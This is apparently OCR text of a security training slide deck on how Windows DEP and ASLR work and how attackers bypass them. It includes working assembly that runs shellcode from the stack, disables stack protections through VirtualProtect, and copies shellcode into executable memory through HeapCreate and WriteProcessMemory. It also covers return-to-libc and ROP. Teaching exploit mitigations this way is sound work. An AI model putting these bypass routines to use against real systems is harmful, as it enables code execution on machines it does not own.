
HIGH-TECH BRIDGE®

INFORMATION SECURITY SOLUTIONS

DEFEATING DEP AND ASLR IN WINDOWS

What is DEP?



- Data Execution Prevention (DEP) is a set of hardware and software technologies
- It performs additional checks on memory to help prevent malicious code from running on a system

Hardware-enforced DEP

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

- Hardware-enforced DEP causes an attempt to transfer control to an instruction in a memory page marked as "**no execute**" to generate an access fault.
- Relies on processor hardware to **mark memory** with an attribute that indicates that code **should not be executed** from that memory region
- DEP functions on a per-virtual memory page basis, usually changing a bit in the page table entry (**PTE**) to mark the memory page
- The actual hardware implementation of DEP and marking of the virtual memory page varies **by processor architecture**:
  - The no-execute page-protection (**NX**) processor feature as defined by AMD
  - The Execute Disable Bit (**XD**) feature as defined by Intel.
- To use these processor features, the processor must be running in Physical Address Extension (**PAE**) mode.
  - Windows will automatically enable PAE mode to support DEP.

Intel Hardware-enforced DEP

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

intel

For Business | For Home | Products | Support | About Intel

IT Center | Developer Center | Partners | Technology

Technology

Product Technologies
Mobility
Business
Graphics
Chipsets
I/O & Accelerators
Security

Home › Technology › Product Technologies › Business ›
Execute Disable Bit

Execute Disable Bit and Enterprise Security

The challenge

Malicious buffer overflow attacks pose a significant security threat to businesses, increasing IT resource demands, and in some cases destroying digital assets. In a typical attack, a malicious worm creates a flood of code that overwhelms the processor, allowing the worm to propagate itself to the network, and to other computers. These attacks cost businesses precious productivity time, which can equal significant financial loss.

The solution

Intel's Execute Disable Bit[1] functionality can help prevent certain classes of malicious buffer overflow attacks when combined with a supporting operating system.

Execute Disable Bit allows the processor to classify areas in memory by where application code can execute and where it cannot. When a malicious worm attempts to insert code in the buffer, the processor disables code execution, preventing damage and worm propagation.

Replacing older computers with Execute Disable Bit-enabled systems can halt worm attacks, reducing the need for virus-related repairs. In addition, Execute Disable Bit may eliminate the need for software patches aimed at buffer overflow attacks. By combining Execute Disable Bit with anti-virus, firewall, spyware removal, e-mail filtering software, and other network security measures, IT managers can free IT resources for other initiatives.

AMD Hardware-enforced DEP


Software-enforced DEP

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

- Software-enforced DEP runs on any processor that can run Windows XP SP2
- By default, software-enforced DEP helps protect only limited system binaries, regardless of the hardware-enforced DEP capabilities of the processor
- It protects only user-mode processes.
- It must be supported by the operating system.
- Software-enforced DEP does not protect from execution of code in data pages but instead from another type of attack which is called Security Exception Handling (SEH) overwrite

DEP settings

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS



- /NOEXECUTE= **OptIn** Turn on DEP for necessary Windows programs and services only
- /NOEXECUTE= **OptOut** Turn on DEP for all programs and services except for those that I select
- /NOEXECUTE= **AlwaysOn** permanently enables DEP
- /NOEXECUTE= **AlwaysOff** permanently disables DEP
- The default setting on Windows XP SP2 is **OptIn**, while the default setting on Windows 2003 Server SP1 is **OptOut**

ASLR

- The **PaX project** first coined the term "ASLR". Implementations of ASLR in July, 2001.
- Exploits attacks rely on programmer skills to identify where specific processes or system functions live in memory
- In order for an attacker to leverage a function, he must first be able to tell the code where to find the function
- Before ASLR implementation memory locations were easily discovered by attackers and malware code
- ASLR (Address space layout randomization) **involves randomly positioning memory areas**, usually the base address of the binary file and position of libraries, heap and stack
- Without ASLR, a library will always going to be loaded **at a predictable** address and can be leverage by an exploit
- Bypassing ASLR means targeting **non-ASLR** libraries to build a reliable exploit

ASLR DEFEATED

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

IT Security & Network Security News

Microsoft Security Tool Mitigates Adobe Zero-Day Vulnerability

By: Brian Prince
2010-09-11
Article Rating: ★★★★☆ / 5
Share This Article

Share 48 tweets retweet

There are 3 user comments on this IT Security & Network Security News & Reviews story.

Microsoft and Adobe Systems say Microsoft's Enhanced Mitigation Experience Toolkit 2.0 can help protect users against attackers targeting a bug in Adobe Reader and Acrobat.

Adobe Reader and Acrobat users on Windows machines now have a potential shield available to protect them from attackers targeting a zero-day vulnerability.

Rate This Article:
Poor ○ ○ ○ ○ ● Best
Rate

E-mail PDF Version
Print

Microsoft and Adobe Systems announced Sept. 10 that the latest edition of Microsoft's Enhanced Mitigation Experience Toolkit can be used to block attacks. The announcement followed reports that an exploit currently in the wild can bypass Microsoft's data execution prevention feature using a technique known as ROP (return-oriented programming).

"Normally Address Space Layout Randomization (ASLR) would help prevent successful exploitation," said a post on Microsoft's Security Research & Defense blog. "However, this product ships with a DLL (icucnv36.dll) that doesn't have ASLR turned on. Without ASLR, this DLL is always going to be loaded at a predictable address and can be leverage by an exploit."

EMET 2.0 blocks the exploit by deploying mandatory ASLR as well as export address table access filtering, Microsoft said.

DEP IN ACTION (1)

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS


- The routine **inject_shellcode_in_stack** push the payload into the stack
- Once the shellcode has been injected the code jumps to the **execute** routine
- The **call esp** instruction fetch the beginning of the shellcode

```
[section .text]

.start:
 xor ecx,ecx                    ; Set counter to zero
 mov ecx,0xd4                   ; Shellcode size
 mov eax,shellcode              ; Eax point to start of shellcode

.inject_shellcode_in_stack:
 cmp ecx,0x0                     ; Is the shellcode injected in the stack?
 je .execute                     ; If Yes execute it
 push dword [eax+ecx]            ; Push next dword
 sub ecx,4                       ; Decrement counter
 jmp .inject_shellcode_in_stack  ; Loop until ecx = 0


.execute:
 call esp                        ; Execute shellcode from stack

[section .data]
 shellcode       db    0x90,0x90,0x90,0x90,0xfc,0xe8,0x89,0x00,0x00,0x00,0x60,0x89,0xe5,
```

DEP in action (2)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- Since the page 0x0022e000 size 00002000 has only Read and Write attributes an access violation is triggered at the address 0x0022feb4
- DEP has successfully stop shellcode execution from the stack



Bypassing DEP (1)

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

- When hardware DEP is enabled, we are not able to jump to our shellcode on the stack, because this one will not be executed. An access violation will terminate the process. (slide 10)
- Different techniques are available to accomplish this task
- DEP can be disabled if the later is running in **OptIn** or **OptOut** mode
- Another approach is to call API functions that are able to change the memory attributes (**PAGE_READ_EXECUTE**) from where the payload lives
- Some of the techniques are introduced in the next slides

VirtualAlloc technique (2)


```
LPVOID WINAPI VirtualAlloc(
  __in_opt  LPVOID lpAddress,
  __in      SIZE_T dwSize,
  __in      DWORD flAllocationType,
  __in      DWORD flProtect
);
```

- We can create a new memory region with **executable** attributes
- We then copy our shellcode to this memory region (WriteProcessMemory or memcpy API's)
- This technique needs at least the use of two different API's

HeapCreate technique (3)

```
HANDLE WINAPI HeapCreate(
  __in  DWORD flOptions,
  __in  SIZE_T dwInitialSize,
  __in  SIZE_T dwMaximumSize
);
```

- Comparable to **VirtualAlloc()**

SetProcessDEPPolicy technique (4)

```
BOOL WINAPI SetProcessDEPPolicy(
  __in  DWORD dwFlags
);
```

- This allows to disable the DEP policy for the current process
- It will work for **Vista SP1, XP SP3, Server 2008**, and only when DEP Policy is set to **OptIn or OptOut** modes

VirtualProtect technique (5)


```
BOOL WINAPI VirtualProtect(
  __in   LPVOID lpAddress,
  __in   SIZE_T dwSize,
  __in   DWORD flNewProtect,
  __out  PDWORD lpflOldProtect
);
```

- This function will change the access protection level of a given memory page
- It will allow to mark the location where our shellcode lives as **PAGE_READ_EXECUTE**

WriteProcessMemory technique (6)


```
BOOL WINAPI WriteProcessMemory(
  __in   HANDLE hProcess,
  __in   LPVOID lpBaseAddress,
  __in   LPCVOID lpBuffer,
  __in   SIZE_T nSize,
  __out  SIZE_T *lpNumberOfBytesWritten
);
```

- This technique will permit us to copy the shellcode to a memory region with **EXECUTE** attributes
- Later we can jump to it
- The target location must be **Writable** and **Executable**

Operating System vs API

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

API	XP SP2	XP SP3	VISTA SP0	VISTA SP1	WINDOWS 7	WINDOWS 2003 SP1	WINDOWS 2008
VirtualAlloc	Yes	Yes	Yes	Yes	Yes	Yes	Yes
HeapCreate	Yes	Yes	Yes	Yes	Yes	Yes	Yes
SetProcessDEPPolicy	No (1)	Yes	No (1)	Yes	No (2)	No (1)	Yes
NtSetInformationProcess	Yes	Yes	Yes	No (2)	No (2)	Yes	No (2)
VirtualProtect	Yes	Yes	Yes	Yes	Yes	Yes	Yes
WriteProcessMemory	Yes	Yes	Yes	Yes	Yes	Yes	Yes

(1) = doesn't exist

(2) = will fail because of default DEP Policy settings

Thanks to **Corelan.be** for this awesome information


VirtualProtect Technique in action

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- The present code will first find **kernel32.dll** base image address in a generic way
- Then it will find the offset of **VirtualProtect API** and add it to the base address.
- Later the code will find the current bottom of stack and calculate the size of it
- **VirtualProtect** Api is called to change the current memory stack attributes to **PAGE_EXECUTE_READWRITE**
- A shellcode will be injected in the stack and get executed after the **RETN 10** instruction from **VirtualProtect** Api

```
;Brian Mariani High-Tech Bridge
;Finding Kernel32.dll base address
;Index to VirtualProtect
;Disabling NonExecute attributes
;in actual thread memory stack
;Injecting the payload in the
;stack and execute it
;Tested in Windows XP SP3 DEP
;AlwaysOn & Windows 7 Enterprise DEP AlwaysON
;Thanks to http://opc0de.tuxfamily.org/?p=430
;for Kernel generic search

section .text
 global _WinMain@16

_WinMain@16:

    jmp ep_
    whereis_kernel32:
    xor ecx, ecx
    mov esi, [fs:ecx + 30h]
    mov esi, [esi + 0ch]
    mov esi, [esi + 1ch]
    search_another_module:
    mov eax, [esi + 08h]
    mov edi, [esi + 20h]
    mov esi, [esi]
    cmp [edi + 12 * 2], cl
    jne search_another_module
    ret

    function_address:
    pushad
    mov ebp, [esp + 024h]
    mov eax, [ebp + 03ch]
    mov edx, [ebp + eax + 078h]
    add edx, ebp
    mov ecx, [edx + 018h]
    mov ebx, [edx + 020h]
    add ebx, ebp

    find_func_address_loop:
    jecxz find_address_done
    dec ecx
    mov esi, [ebx + ecx * 4]
    add esi, ebp

    Api_hash:
    xor edi, edi
    xor eax, eax
    cld

    hashing:
    lodsb
    test al, al
    jz hash_done
    ror edi, 0dh
    add edi, eax
    jmp hashing

    hash_done:
    is_it_right_hash:
    cmp edi, [esp + 028h]
    jnz find_func_address_loop
    mov ebx, [edx + 024h]
    add ebx, ebp
    mov cx, [ebx + 2 * ecx]
    mov ebx, [edx + 01ch]
    add ebx, ebp
    mov eax, [ebx + 4 * ecx]
    add eax, ebp
    mov [esp + 01ch], eax

    find_address_done:
    popad
    ret

    ep_:
    mov eax,[FS:0x20]
    xor eax,eax
    sub esp, 12
    mov ebp, esp

    call whereis_kernel32
    mov edx, eax

    push 07946c61bh
    push edx
    call function_address
    mov [ebp+4], eax

    mov esi,[fs:0x08]
    push 0x20
    lea edi,[esp]
    push edi
    push 0x40


    mov ebx, [fs:0x08]
    mov edi, [fs:0x04]
    sub edi,ebx

    push edi
    push esi
    call eax

    xor ecx,ecx
    xor eax,eax
    mov ecx,0x116
    mov eax,shellcode
```

```
C:\Nasm>VirtualProtect.exe
```





```
.inject_shellcode_in_stack:
cmp ecx,0x0                     ; Is the shellcode injected in the stack?
je .execute                     ; If Yes execute it
push dword [eax+ecx]            ; Push next dword
sub ecx,4                      ; Decrement counter
jmp .inject_shellcode_in_stack  ; Loop until ecx = 0


.execute:
;int 3
call esp                        ;Execute the payload from stack

[section .data]
shellcode       db     0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0xd9,
```

HeapCreate in action

- A new heap of 296 bytes is created with **PAGE_READ_EXECUTE** attributes.
- The heap base address returned in EAX is then passed to **WriteProcessMemory**
- The final **RET** instruction execute the shellcode from the new heap

```
;HANDLE WINAPI HeapCreate(
;  __in  DWORD flOptions,
;  __in  SIZE_T dwInitialSize,
;  __in  SIZE_T dwMaximumSize

; BOOL WINAPI WriteProcessMemory(
;  __in   HANDLE hProcess,
;  __in   LPVOID lpBaseAddress,
;  __in   LPCVOID lpBuffer,
;  __in   SIZE_T nSize,
;  __out  SIZE_T *lpNumberOfBytesWritten

section .text
 global _WinMain@16

_WinMain@16:

 push 0x128          ; dwMaximumSize
 push 0x0            ; dwInitialSize
 push 0x00040000     ; flOptions


 mov eax,0x7C812C56 ; HeapCreate harcoded XP SP3


 call eax
 push eax

 mov  esi,shellcode ; esi points to shellcode
 mov  edi,written   ; edi points to be written
 push edi           ; PUSH lpNumberOfBytesWritten
 push 0x128         ; PUSH Size
 push esi           ; PUSH lpBuffer
 push eax           ; PUSH lpBaseAddress
 push 0xffffffff    ; PUSH hProcess


 mov eax,0x7C802213 ; WriteProcessMemory harcoded XP SP3
 call eax
 ret

[section .data]
 shellcode     db   0x90,0xd9,0xeb,0x9b,0xd9,0x74,0x24,0xf4,0x31,0xd2,
 written       db   0x00
```




WriteProcessMemory in action

- The shellcode is copied to a kernel32.dll memory address which the memory attributes are **Read** and **Execute**
- The example is using a memory harcoded address in **Windows XP SP3** which does not contain any relevant code
- It is important to choose the correct memory address, otherwise the system could crash after copying the shellcode

```
;Tested in Windows XP SP3 ENGLISH & FRENCH DEP ACTIVATED.

; BOOL WINAPI WriteProcessMemory(
;   __in   HANDLE hProcess,
;   __in   LPVOID lpBaseAddress,
;   __in   LPCVOID lpBuffer,
;   __in   SIZE_T nSize,
;   __out  SIZE_T *lpNumberOfBytesWritten

mov  esi,shellcode ; esi points to shellcode
mov  edi,written   ; edi points to be written
push edi           ; PUSH lpNumberOfBytesWritten
push 0x128         ; PUSH Size
push esi           ; PUSH lpBuffer
push 0x7C8841EA    ; PUSH lpBaseAddress
push 0xffffffff    ; PUSH hProcess


mov eax,0x7C802213 ; WriteProcessMemory Windows XP SP3
call eax
mov eax,0x7C8841EA ; Windows XP SP3 address belons to a R E memory page.
                   ; It does not contain any relevant code
call eax

[section .data]
shellcode      db   0x90,0xd9,0xeb,0x9b,0xd9,0x74,0x24,0xf4,0x31,0xd2,0xb2,0x77,
written        db   0x00
```


```
7C8841EA  90          NOP
7C8841EB  D9EB        FLDPI
7C8841ED  9B          WAIT
7C8841EE  D97424 F4   FSTENV SS:[ESP-0C]
7C8841F2  31D2        XOR EDX,EDX
7C8841F4  B2 77       MOV DL,77
7C8841F6  31C9        XOR ECX,ECX
7C8841F8  64:8B71 30  MOV ESI,DWORD PTR FS:[ECX+30]
7C8841FC  8B76 0C     MOV ESI,DWORD PTR DS:[ESI+0C]
7C8841FF  8B76 1C     MOV ESI,DWORD PTR DS:[ESI+1C]
7C884202  8B46 08     MOV EAX,DWORD PTR DS:[ESI+8]
7C884205  8B7E 20     MOV EDI,DWORD PTR DS:[ESI+20]
7C884208  8B36        MOV ESI,DWORD PTR DS:[ESI]
7C88420A  384F 18     CMP BYTE PTR DS:[EDI+18],CL
7C88420D  75 F3       JNE SHORT kernel32.7C884202
7C88420F  59          POP ECX
7C884210  01D1        ADD ECX,EDX
7C884212  FFE1        JMP ECX
7C884214  60          PUSHAD
7C884215  8B6C24 24   MOV EBP,DWORD PTR SS:[ESP+24]
7C884219  8B45 3C     MOV EAX,DWORD PTR SS:[EBP+3C]
```



Return to Libc technique

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

- To take advantage of **return to Libc** technique we need to overwrite the return address with a function address for i.e. **WinExec or System**
- We must provide the correct arguments for the function in order to execute it properly
- We do not execute code in the stack, but in the memory page where the native function lives
- Some of the benefits are:
  - We can executed a code with small buffer
  - We do not need to inject code



Return oriented programming (ROP)

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

- As a replacement for returning to functions we return to instructions called "gadgets" in **executable** memory pages
- It is possible to return in the middle of instructions to create new instructions
- The **RET** instruction will fetch memory addresses from the stack in order to prepare it to successfully call an API function
- Python libraries like **DEPLib** from Pablo Solé or **pvefindaddr** from Corelan.be permit us to quickly find ROP gadgets from **non-ASLR** libraries

```
00401000    B9 C2B8A4C3     MOV ECX,C3A4B8C2
00401005    90              NOP
00401006    CD 03           INT 3
```

```
00401003    A4              MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
00401004    C3              RETN
00401005    90              NOP
```

Practical ROP example in Windows XP SP3 (1)

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

